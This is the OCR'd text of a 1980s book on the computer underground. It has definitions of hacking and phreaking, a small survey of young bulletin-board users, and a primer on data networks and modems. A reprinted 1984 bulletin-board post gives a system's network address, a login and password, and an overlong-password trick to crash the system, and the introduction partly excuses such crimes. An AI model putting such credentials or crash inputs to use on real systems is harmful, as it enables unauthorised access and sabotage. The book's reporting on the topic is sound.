ISBN 0-915179-31-8

THE COMPUTER UNDERGROUND

Loompanics Unlimited

THE COMPUTER UNDERGROUND

M. HARRY

THE COMPUTER UNDERGROUND

Computer Hacking, Crashing, Pirating and Phreaking

by

M. Harry

Loompanics Unlimited
Port Townsend, WA 98368

Dedicated To:

G. Jones
Thanks for all the times
you bailed me out.

THE COMPUTER UNDERGROUND

Published by:
Loompanics Unlimited
P.O. Box 1197
Port Townsend, WA 98368

ISBN 0-915179-31-8

Table of Contents

TABLE OF CONTENTS
CONTINUED

INTRODUCTION

It's no secret by now that any teenager equipped with a computer can break into other computers all over the world to destroy files, steal important data, and change or delete records — the computer crime most threatening to our privacy and security. The best-kept secret in computerdom, however, is just how easy computer crimes are to perpetrate. The second best-kept secret is how widespread the underground network that supports these activities is — making it possible for dozens of people who have never even met to cooperate in assaulting a single computer system.

This book should be read by everybody who has personal records on computer files — whether they are files on your own computer, or files about you on the estimated thirty-eight to fifty computer data banks that keep records on you. This book is a report of the tricks of the computer crook's trade. Some basic security rules are discussed, and methods that are used to defeat these rules are explained.

These new high-tech crimes are a multi-million dollar underground industry. This book reports on who's doing it, why they're doing it, and how they're doing it. When this book was started it was "fashionable" in the computer underground to break into computers owned by private corporations or by the government and destroy as much as possible of the computer system (crashing). Fashions, however, change. A later fad was collecting materials on how to make home-made bombs and poisons. Other users have begun to discover how to use computers and telecommunications to break through international censorship barriers.

It at first seems that this computer activity is a kind of social protest. But if there is a lesson to be learned from the hackers, crashers, and pirates interviewed in developing this book, the lesson is that computer crime is a product of, and is encouraged by, our society. Two cult heros on the high-tech corporate front, for example, are the founders of Apple Computer Corporation. The pair began their high-tech entrepreneuring lives selling "blue boxes" — equipment that allows users to simulate special telephone signals and thereby make free telephone calls. And one of the first word-processing programs written for the Apple was reportedly written by "Cap'n Crunch," a notorious blue boxer and telephone phreak who was caught one too many times. He wrote the program while in prison in Lompoc, California. IBM has since contracted for rights to the program and "Cap'n Crunch," head of his own software company, is now reportedly a millionaire.

There are, of course, some other lessons. First, if you want to keep something secret, don't tell anyone. Second, privacy is a myth once you log onto the massive computer grid by ever giving your name to a credit agency, getting a social security number, or opening a bank account. Third, censorship is never really possbile because people can outwit it if they have the will to do so.

If there is something the reader finds repugnant about any of the computer schemes described in this book, he or she should remember that it is the moral ethos created by our socio-economic system that rewards such "crime." This book also provides an overview of the computer underground. Computer crime has by now settled so that there appear to be three staples in the underground world: computer assisted software piracy, computer assisted telephone phreaking, and breaking into computers — known variously as hacking or crashing. Since breaking into computers usually involves dozens, if not hundreds, of telephone calls — often long distance, phone phreaking supplies crashers with limitless free telephone calls. The telephone system is an intimate partner in computer crime because most data and long distance computer transactions are carried out over the phone network. The serious data pirate, therefore, is well informed on the technical details of the phone system.

The tools of the trade are common to all three varieties of computer crime, and these are discussed at the beginning of the book. There is also a small amount of technical information on how these electronic tools actually work.

Some material in this book has never appeared anywhere before, including an exclusive study of computer bandits, and an analysis of password use. The great bulk of material of this book, however, has appeared on the underground's computerized "bulletin boards." Selected documents from this thriving alternative medium are included in an appendix.

UNDERGROUND BASICS

This chapter begins with some definitions that are essential to those wishing to understand the materials of the computer underground. They are followed by the report of an exclusive study on perpetrators of computer crime.

DEFINITIONS

boxing: see *phreaking,* below.

carding: using stolen credit card data to charge goods and services such as computer equipment or airplane tickets, an ancillary computer crime.

cracking: to crack is to unscramble a protection scheme, generally the protection scheme of a so-called "copy-protected" program diskette. The term is also used to refer to discovering a password used to protect a computer system or files on that system.

crashing: gaining unauthorized access to a computer system for the purpose of disabling, sabotaging, or "bringing down" the system.

hacking: the definition of this word varies with its users. Members of the computer underground use the word to refer to the computer activities and programming skills used to crack copy-protection schemes or computer system passwords and other protective devices. Computerists who are not members of the underground use the word to refer to computer jockeys — talented legitimate programmers. May be also used as a verb, as "I hacked out this password."

phreaking: any activity that generates free telephone calls for the "phreak" and his or her associates. "Boxing" refers to phreaking aided by specially designed hand-held electronic devices called "boxes" whose capabilities are described by color. Blue boxes are the most frequently used.

pirating: although it can have a wider connotation, pirating is used to describe the illegal copying of copyrighted computer programs. Can also refer to stealing computer time, data, or services, but this usage is rare. Hacking is used as a synonym for data or computer piracy.

scanning: refers to using a computer to automatically find certain types of telephone numbers — either account numbers for some phreaking activities, or, most often, the telephone numbers of communicating computers.

trashing: the lazy person's way of finding credit card numbers and other data — by looking through trash containers for carbon copies of charge slips, old technical documentation, memos, etc. An older usage of the word is to vandalize or destroy.

DIMENSIONS OF THE PROBLEM

Few people are willing to give estimates of financial losses due to computer crime, and those estimates that do exist are often more rhetoric than they are estimates. A conservative estimate is that each of the three main branches of computer crime — piracy, phreaking, and hacking — accounts for $100 million of stolen goods and services annually. By way of comparison, credit card fraud is estimated to total $200 million per year.

It can be seen, therefore, that computer crime represents a significant share of the computer industry as a whole, especially the microcomputer industry. While it is rumored that such a lucrative market would attract organized criminals, and that the secrets available on the underground would attract foreign espionage activities, the FBI and CIA report little evidence of this. The government is concerned, however, and the National Security Agency (NSA), was ordered by the Reagan administration to scan foreign radio and telephone transmissions for stolen data and computer programs.

The financial cost of the most obnoxious of the computer crimes — vandalism (crashing) is inestimable. This crime threatens human life in hospitals and other facilities where records have been manipulated or where automated equipment monitoring may be tampered with. As society becomes more dependent on computers, we become more vulnerable to computer crime.

Computer crashing has become a kind of "rite of passage" among computer bandits by which they measure their status and worth. Such vandalism reveals a hateful side of some of the nation's most talented youth. Following is a message reprinted unedited as it appeared on the underground bulletin board called Sherwood Forest II, operating in Peekskill, New York in 1984:

MESSAGE#104: DIE ELF!
Msg left by: URIS ITUEY

Posted: MON OCT 8 1:26:48 PM

I'm really sick of the Elf System that I posted about earlier.

So I'll tell ya what I'm gonna do...You see, I blackmailed the sysop there to give me my own account and he did it. Well, by now I'm so sick of this stupid piece of garbage that I felt I should let you in on it..

The system is accessable through Tymnet (sic) at 408 29.

Once you get to the "*" prompt, type LOG HACKER.

And guess what the password is? URIS

You will then be logged on, and once the * comes back, type H or ? for help. Post all kinds of mail to the following:

SYSTAR
SYSTEM
ART
DRETZ
SUNCLIP

Make nice little smiley faces, etc...be creative.

Once you get sick of the system, try crashing it by logging out and then type LOG ARCHIVE, and for a password, type 80+ characters of anything. That will completely down the system.

Have phun,

))-Uris-)

P.S. Don't forget to tell 'em who sent ya!

COMPUTER CRIMINAL STUDY - WHO'S DOING IT

In our exclusive study of phreakers, crashers, hackers, pirates, and other members of the underground telecomputing community, we got a profile of who is doing what, and why. Twenty-one respondents were surveyed, either over electronic bulletin-boards, or by voice contact. These interviews were solicited from people posting messages on pirate bulletin boards in New York and California who had achieved at least a "rank" of 3 on the bulletin board system. Ranks are used to measure access levels and generally range from 0 to 9, with 9 reserved for the bulletin board system operator. Although level 3 is somewhat low, it does imply that the user holding the rank has been approved by the system operator to access messages unavailable to most bulletin board readers. If such a person posted one or more messages relating to an aspect of computer crime, then his participation in the survey was solicited through electronic mail on the bulletin board system. Only thirty per cent of those solicited agreed to participate, so, to this extent, the group was self-selected. Additionally, it should be noted that many computer crooks use bulletin board systems as mail drops without ever posting notices. The group that posts notices probably has different characteristics from the non-posters. There is some indication that non-posters seem to be more serious about their activities.

All of the respondents were male. There are few female telecomputing crooks, just as there are few female computer experts. Presumably the percentage of women will increase as computer literacy education expands to embrace young girls. Conclusions of the study are presented below:

Age

The ages of the sample varied widely from as young as eight years old to as old as thirty-seven years. This is a range of twenty-nine years. The average age was fifteen years, and the median age was fourteen.

Computer Use

Most of the sample had used a computer for about two years or a little less — between six months and two years.

Computer Type

The most popular computer was the Apple. Thirteen of the twenty-one reported that they used Apples. Three used IBM's; three used Radio Shack computers, and two used Commodore computers. This usage is vastly different from the ratio of computer types in use by the general population for either personal or business use.

Interest Level

When rating their computer use in terms of how important a hobby computer-using was for them on a scale of 0 to 5, the average respondent rated computer use at three. The median was four. The computer underground is indeed populated by people who have a strong interest in computers outside of their day-to-day activities.

Programming Skill

Programming skills, however, were fairly low, overall. Asked to rate their programming abilities on a scale from zero to ten, with ten being the ability to understand and to write in machine language; and zero being no programming ability, the average respondent rated himself at 3.8. Half ranked themselves below 3 and half ranked themselves above 3. Only two respondents gave themselves 10's. One gave himself a 9, one gave himself an 8. There were three 0's. Certainly this population has a better programming ability level than the general population, but it is unevenly distributed, with a few top programmers, and a body of medium-level BASIC programmers.

Underground Interests

Asked to rate their interest and/or participation in software piracy, the population scored an average of 3.7 on a scale of 0 to 5. This indicates a fairly high level of piracy. Ten of the twenty-one respondents gave themselves the highest rank — 5.

Cracking (defeating copy-protection), by contrast, was the least popular underground activity. The average rating there was only 1.66 on the 0 to 5 scale. Cracking, in contrast to pirating, rated only three fives of the twenty-one and drew eleven zero's. The high-skill, high-tech aspect of the computer underground is not so popular as we might expect from media and other reports.

None of the respondents claimed to have cracked computer system passwords, despite the fact that several of them had posted bulletin-board messages offering passwords for sale or trade.

Similarly, none admitted an interest in computer vandalism. None of the respondents had posted messages indicating any interest in vandalism, however.

Phreaking

Responses to questions on phreaking seemed to be more honest than the question on password cracking. Half of the respondents rated themselves below 2 and half above 2 on the 0 to 5 scale.

Only about seven of the group of twenty-one rated their interest in phreaking at a level of four or five (four representing very interested, and five representing regular pursuit), while seven rated it at zero. This left much of the sample somewhere in the middle. The average score, the mean, was 2.05, tending to show, at best, an ambivalent attitude toward phreaking. Were the activity to be viewed as less dangerous, interviews confirmed, more individuals from the sample would have used phreaking techniques more frequently.

When asked about the number of phreaked calls made on any given weekend 24-hour period (a prime-time period for underground bulletin-board contact among non-professionals) the phreaking response changed somewhat. Zero, in this question, meant 0 to 5 calls; 1 was 6 to 10 calls; 2 was 11 to 15 calls; 3 was 16 to 20 calls; 4 was 21 to 25 calls; and 5 was 26 or more calls during any given 24-hour period during the weekend. Half ranked themselves below 2 (fewer than 11 phreaked calls); and half above two. The average ranking was 1.8 which might mean about 12 phreaked calls during any 24-hour weekend period. We can surmise that this means that a good deal of phreaking is going on — about 8 to 10 calls per underground member during any given weekend 24-hour period.

Only five people said they never made free calls. And, only 2 said they made more than 26 "free" calls during a 24-hour weekend period.

So, although interest in phreaking may not be high, the incident rate is much higher than expected.

The high rate of contemporary phreaking is probably due to the fact that it does not require much skill to get someone's METRO, MCI, or SPRINT number. Programs to find these numbers are readily available over underground bulletin boards, as are the account numbers themselves.

Membership

Six of the twenty-one reported that they were members of a computer club or group that had a name and in which all members knew each other by voice, as well as computer, contact.

Loyalty

Underground computer bulletin boards frequently contain advice that if caught, the computer crook should cooperate with authorities by providing information to telephone company security agents or to the FBI. Eighteen of the twenty-one said that they would follow this advice were they caught and threatened with prosecution. Only one of these was a group member as described in the question on memberships.

Employment

Only four of the group had jobs. Most, seventeen, lived with their parents.

Parents and Computers

Nine of the 21 sets of parents had computers of their own. And, occasionally, especially when parents were gone, respondents used either some or all of their parents' computer equipment in their underground activities.

Income

Household annual income was ranked from 0 to 6 according to the following scale:

0	$20,000 to $25,000
1	$25,001 to $30,000
2	$30,001 to $35,000
3	$35,001 to $40,000
4	$40,001 to $45,000
5	$45,001 to $50,000
6	$50,000+

Two of the respondents ranked their household income in level 6. None fell into level zero. And only one fell in the level one income bracket. Most respondents' families were clustered in income groups greater than $30,000 per year.

Median family income for the group was between $41,000 and $45,000, which was close to the mean, or average income. The average income for respondents and their families was 3.9, or somewhat less than $40,000 per year.

The computer crooks of this sample, then, tend to be children of fairly well-off parents.

Motivation

We then tried to learn what motivated respondents to participate in computer crimes. Two motives seemed to surface as the most important. One, to increase popularity among one's peers, and the second, to relieve boredom. These two motives were equally important to the group as a whole.

Ranked from 0 to 5, respondents scored medians of 2 in the boredom rating and means of about 2.5 with 5 being "extremely important;" and 0 "not important at all." Only three respondents said that boredom was not a factor in their computer activities.

The ranking for popularity as a motive was almost the same, except that four respondents said that it was not a factor at all.

CORRELATIONS

The twenty-one survey responses provided interesting correlation data that is reported below.

Not surprisingly, there was a strong correlation between a person's interest in cracking and their skill at computing. The correlation was almost 100%.

The second group of strong positive correlations was between those whose primary interest was phreaking and those whose primary motivation was boredom. This correlation was .75.

A slightly higher correlation was found between those whose interest was piracy and those whose motivation was increased popularity. This correlation was .78.

These correlations for motivation may be explained by the fact that phreaking requires more expertise (although not much), and certainly more guts, than does piracy itself.

Membership had a strong correlation to age: .75, and feelings of loyalty (being unwilling to inform authorities on other computer crooks) correlated strongly with group membership: .72.

Family income, aside from its high skew-ratio as compared to median U.S. income, had very little positive correlation with any element of our survey. Income's highest correlation was with the rate of piracy: .496. Family income also had some correlation with popularity as a motive for computer crime — a correlation of .46.

Interestingly, there was a negative correlation between the time spent using a computer and the desire for popularity, a negative .6; and a positive correlation between time spent using a computer and boredom as a motivator for computer crimes — .433.

There also was a negative correlation between age and the desire for popularity, a result that could probably have been anticipated. This means that the older the respondent, the less his desire to become more popular influenced his use of a computer toward illegal activities.

SURVEY CONCLUSIONS

So, as far as this survey goes, we have a group of people, most of whom are in high school, whose primary activities are piracy and phreaking — phreaking perhaps necessitated by the piracy and the fact that, as a minor under parental supervision, users felt some limitations in the amount of money they were able to expend in billed toll-calls. Most of the group have a year or less of actual computer experience, which may indicate that

underground activities tend to be attractive primarily to computer novices. This finding is reinforced by the self-reported low programming and computer usage skill levels of the group. Most, to no one's surprise, come from upwardly-mobile, middle-class families, many of which are two-computer homes. Apple is the preferred computer, with IBM running second.

Meanwhile, there are a handful of experts, the crackers and professional phreakers who provide the means for youngsters to pursue their computer banditry. There is a tendency among these experts to organize into groups that develop group loyalty and an anti-informant ethic.

One such group, calling itself The Hall of Justice, and claiming to be a group of bulletin board operators from every state in the U.S. (see Appendix, Bulletin Board Excerpts), even made an attempt to enforce the anti-informer ethic by threatening to publicize lists of users suspected of informing on other users. Were this step not successful in curbing informants' activities, personal details about them would be published on underground bulletin boards.

There is one more basic area of knowledge necessary to understanding the realm of the computer crook, and that is the technology that makes computer crime possible. The basics of this technology are reviewed in the following chapter.

THE ELECTRONIC INFORMATION GRID

In order to understand what computers do in the underground realm of piracy, phreaking, hacking, and crashing, we'll have to know a little bit about contemporary telecommunications technology and how it is used. First, there is the *computer*. The machine may be as lowly as a Timex Sinclair (which sold for as little as $50 before Timex dumped its ties to Sinclair) or as large as a Digitial Equipment Corporation VAX mainframe. Next, if you connect a device called a *modem* to your computer, your machine will be able to transmit data to another computer as well as receive data from other computers. Naturally, there are different models and standards of modems which we'll explain a little later. Third, if you add a special *program* to the setup you can do all kinds of things, including sending and receiving files, and running bulletin boards that other people can access. You are also equipped to access most of the world's electronic data banks.

FROM PIRATE TO PHREAK

The electronic setup will also let you transmit and receive computer programs from other computers. In other words, if I have a program called "War Games" on my computer, and I have a modem and the right program, and you have a computer, a modem and the right program, you can call up my machine and get a copy of the program "War Games" for yourself at no cost except for whatever telephone toll fees are involved. It is the cost of these toll calls that turns many pirates to phreaking. After all, many of the programs that are available to pirates on local and distant computers have retail costs of only from thirty to one hundred dollars or so. It's not worth fifty dollars in long distance bills to download a thirty dollar computer program. So the successful pirate must also become a telephone phreak. A few computer bulletin boards are definitely worth the telephonic trip. One board operating on a hard disk in Wattsonville, California, offered over 140 popular game programs available to pirates, and its offerings were updated regularly.

There are programs and materials other than games on electronic bulletin boards. These materials include programs for breaking telephone codes, business programs, and files of data about specific computer systems which may include lists of passwords and account numbers. Credit card numbers are also sometimes available on computer bulletin boards. Information on telephone tapping and bomb building may also be found, and some boards specialize in this type of information. (The appendix offers only a small sample of the types of information available on computer bulletin boards.) The entire spectrum of white, grey, and black markets are covered quite well in the computer underground.

Much of this information can save the illicit user thousands of dollars, not only in the cost of computer software, but in the cost of telephone calls, accessing data bases worth millions of dollars, and in other goods available by credit.

The value of data that may be accessed is somewhat in the eyes of the beholder. Secret corporate data may be of great value in the right market. Some new computer programs cost thousands of dollars on the open market and could bring substantial amounts on the underground market. Some software and corporate data has national security interest and might bring substantial amounts from foreign governments.

THE DATA GRID

While much computer-to-computer communication takes place directly through AT&T and other parts of the public switched telephone network, a substantial amount of computer communication goes through other networks called packet or message switching services designed specifically for data. And the Air Force, for example, runs its own telelphone system (Autovon) that is separate from AT&T. Most large corporations use a packet switching network, either their own, or a public one to transfer data, communications, and programs. Among the best-known U.S. packet switching networks are Arpanet, Cybernet, Telenet, Tymnet, and Uninet. Arpanet and its spin-off Milnet are run by the Department of Defense (see Appendix II for information about Arpanet and the DOD). Cybernet is run by Control Data Corporation, and the remaining three are run by telecommunications companies. It is these latter three that are used not only by private industry but by public data services including The Source, CompuServe, Dialog, Delphi, and others.

Many data carriers (packet switching networks) use AT&T lines and facilities at some point in their long-distance travel. Compunet, for example, owned by CompuServe, must pay royalties to AT&T for the services that it uses.

Not only is all of this networking going on, but small companies occasionally have their own networks. And, it seems, almost every data base service is starting its own network — Dialog is starting Dialnet, and Dow Jones News/Retrieval is starting Downet.

And, if that isn't complicated enough, most networks offer "gateways" into other networks. You can access Arpanet, for example, through Tymnet. Meanwhile, Arpanet offers gateways to the supposedly protected and restricted Milnet lines. Another example is the gateway service offered by Delphi, a consumer information utility, which allows users to call up through Tymnet or Uninet, the access ITT Corporation's Dialcom network. Dialcom offers direct connections to many of the publicly-available data base services in the U.S.

Theorists speculate that the data carrying network is by now so intertwined by linkages and gateways that it would be impossible to map the electronic data grid that encompasses the U.S. and the rest of the world.

TYPES OF LINKS

There are three types of links:


1) direct computer to computer communication over voice telephone services

2) computer communication through a packet switching or other data network

3) computer communication through gateways between one network and another

These different communications routes may also travel over different communications media or channels, including telephone lines, microwave repeaters, and satellite transponders. Figure 1 summarizes some of the topography of computer communication when it is conducted over the voice-switched network and shows points where data are vulnerable to interception. The further one travels from the transmitting computer, the more difficult data interception becomes. With increased difficulty comes increased expense. At some point the cost-benefit ratio between equipment and labor costs and the value of the data intercepted breaks down, making the operation worthless. Large governments can afford the equipment to intercept microwave transmissions, for example, and in many cases such interception may be critical and therefore worth the expensive equipment. The corporate espionage specialist may find it worthwhile only to intercept data at a distribution box with a tap.

THE COMMUNICATION LINK



A, A2 computers
B, B2 modems
C, C2 multiline distribution boxes
D telephone pole distribution box
E bridgehead, or bridging head
F underground cable
G local exchange
H microwave transmitter
I, I2 central or switching offices
J satellite

(see Appendix I on bridging heads for more information on locations vulnerable to interception)

Figure 1

Tapping at a computer site or at the site's distribution box is cheap, but it also offers a high risk of detection.

An ideal situation would be to have the transmitting computer believe it was communicating to the right person, while it was in fact telling all its secrets to your computer. This is precisely what much of computer hacking is all about.

Each linkup between the data network and a ground-based switching computer that is accessed by other computers is called a *node.* The illustration of Arpanet (Figure 2) that follows highlights some of its major nodes. Initially founded with only four nodes in 1969, it now connects more than 90 different computer centers on three continents. Imagine many hundreds of small computers connected to each of these nodes by standard voice-grade telephone lines. Then imagine a gateway between Tymnet and Arpanet. Tymnet was the first commercially available packet switching network, developed and operated by Tymshare Inc. In 1973 Tymnet spanned the U.S. and Europe connecting fifty-seven cities using eighty nodes called communication processors and thirty-seven large-scale computers. Today, Tymnet has nodes in more than 500 U.S. cities and offers a gateway not only to Arpanet but to other packet switching networks as well. Picture a grid of Tymnet superimposed on the Arpanet map, and then picture hundreds of smaller computers linked by telephone to each node, and you'll have an idea of the grid's complexity. Impose on this grid the elements of Figure 1, and you'll have an idea of the vast number of points at which data transmissions are vulnerable to hardware interception (tapping).

To summarize: there are two fundamental ways of accessing telecommunicating computers: either through physical tapping or by hacking, a kind of computer trickery.

Both interception routes are expensive. Tapping hardware is expensive, and telephone access to a computer can also be expensive. Again we see the phreaker aiding activities of a different sort merely because the expense of telephone calls might otherwise preclude hacking.

ARPANET





Figure 2

THE NITTY GRITTY — TRANSMITTING DATA

Before talking about how data are transmitted over the communications grid, it is a good idea to learn more about how data are transmitted to that grid from computers. Figure 3 should assist in making this discussion more clear. Data must be communicated within a computer before it can be sent on to the outside world. Computers accomplish internal communication by sending digital electronic signals — that is, signals that have two distinct voltage levels, usually around 4.5 volts and about 0.5 volts. The four-volt signal is regarded as a "high," and the "zero"-volt signal is called a "low." High signals are generally assigned the value 1 and low signals are assigned the value 0 in the binary (two-state) numbering system.

DATA TRANSFER



A. data on internal bus
B. serial interface
C. modem

Figure 3

These 1's and 0's are generally carried in groups of eight along semiconductor "wires" or channels than run parallel to each other inside the computer and form what is known as the "bus." Each channel carries one signal, or what is known as one "bit" — either a high or a low signal. Eight channels paralleling each other on a bus transmit what is called one "byte" (8 bits = 1 byte). Many machines transmit two to four bytes at a time, but the concept is similar to the 8 bits = 1 byte concept, represented by actual electronic signals sent along real conductive channels. So, at any given time, in section A of Figure 3 there will be eight signals in different states — either high or low — on the data bus.

If you have a mathematically attuned mind, you will notice that there are a total of 256 possible combinations of these 8 bits. Another way of saying the same thing is to say that a single byte may include any of 256 combinations of bits — everything form 00000000 to 11111111.

It is possible to assign a code to each of these combinations. One combination might represent a letter of the alphabet, while another might represent a number or a punctuation mark. In order to make it possible for different computers to be able to communicate easily with one another, manufacturers had to design a universal code and adhere to it. One such code is called ASCII, the American Standard for Coded Information Interchange. ASCII codes, however, actually use only 7 bits — that means they can represent only 128 symbols. The eighth bit may be used as an error checking device called a parity bit.

No monopoly is perfect, so, as one might expect, there are other codes. One of the most frequently used codes is called EBCDIC — Extended Binary Coded Decimal Interchange Code, the code used by IBM's larger computers. This code, which uses all eight bits of a byte, can accomodate 256 different symbols. Another code, used by the deaf telecommunications network is the Baudot code, which only uses five bits.

Combinations of bits can be made to represent not only alphabetic and numeric characters, but can also be made to represent certain commands such as "line feed," which is the code that keeps one line from overprinting another on a computer printout. Another special function is one that tweaks a computer's speaker or a teletype's bell. It is ASCII code 7 and can be entered from a keyboard by typing a "Control G". In the case of the "Bell" code, ASCII 7, the seven lines on the data bus will "read:"

```
        direction of data flow
---------------------------------------------->
              0001110
```

where each 0 is a voltage no greater than 1 volt and each 1 is a voltage of about 4.5 volts. These voltages may be measured on a volt-meter or displayed on a oscilloscope.

Communications channels used in the outside world, like the telephone system, generally use only two wires — one for transmission and one for reception, instead of the byteful used by computers. So, somehow the internal data of the 8-channel computer bus must be converted into a bit stream that can be communicated on a one-channel telephone wire. This transformation takes place at point B in Figure 3, the serial interface.

The part of a computer communications system which performs this transformation is called the serial interface, or serial port. The most commonly used serial interface complies with an electronic standard known as the asynchronous RS-232-C standard.

Output from the serial interface is still in digital form, that is, it represents one of two states, but the interface does much more than convert the 8 data bits of the computer's byte into a single bit stream. The interface adds extra signals of its own that are used by the communicating computers to tell where the data begins and where it ends. These added signals are stop bits and start bits. Normally, the interface, when on, will transmit a mark, or high bit, which is also a stop bit, meaning that no data are being transmitted from the computer. Just before a data byte is to begin, the interface transmits a "space," or start bit; this is a low-voltage signal that will indicate that data bits follow. The interface can also add what is called a check or parity bit. All together, three bits are usually added to the seven ASCII bits and parity bit — two stop bits, and one start bit. The importance of all of this for anyone performing data communication from one computer to another, is that the computer on either side of the communication must agree to this protocol — how many bits are going to be sent and what they mean. This particular protocol is part of what is called the asynchronous protocol and has several options. Each stage of the communications process, as channels and modes of communication change, has its own protocol. Computers may even agree on special error-checking messages to be sent after each "block" of 128 or 256 bits of characters. The computers on either side of the process must also agree on the speed at which they will transmit these data bits. The most common speed choices are 300, 1200, and 2400 bits per second. Teletype transmissions are generally handled at 110 bits per second.

MODULATING THE SIGNAL

Only one problem remains to be overcome in the data communication process: the telephone system and other communications channels that we use in the outside world, including radio and television channels, were designed for analog data — voice transmissions and image transmissions where data is represented in continuously changing signals like waves, and not for the abruptly changing up-and-down digital data of computers. The part of the telecommunications systems that translates between digital and analog signals is called a *modem,* from the words *mo*dulate/*dem*odulate. Modems use different schemes of imposing digital data onto an analog signal, and these are represented by various international standards of which the two most common standards used in the U.S. are the Bell 103 and 212A standards. Another common U.S. standard, used primarily in business applications, is called the Vadic 3400 standard. It is compatible with the Bell 212A standard. The most common international standard is known as the CCITT V.21 standard. Each standard not only specifies the type of signal manipulation that is performed, but the speed of data transmission as well. This speed, rated in bits per second, is commonly referred to as the "baud" rate of the modem. In order to translate bits per second into words per minute, a figure we are more used to dealing with, we can use the following logic:

7 bits + parity bit + 1 character
2 stop bits
1 start bit
----
total 10 bits per character

bits per sec/10 = characters per sec
chars per sec/60 = characters per min

estimate 6 chars. per English word

chars per min/6 = words per min

The baud rate is about equal to the rate of words per minute.

Standards and their most common speeds are listed below:

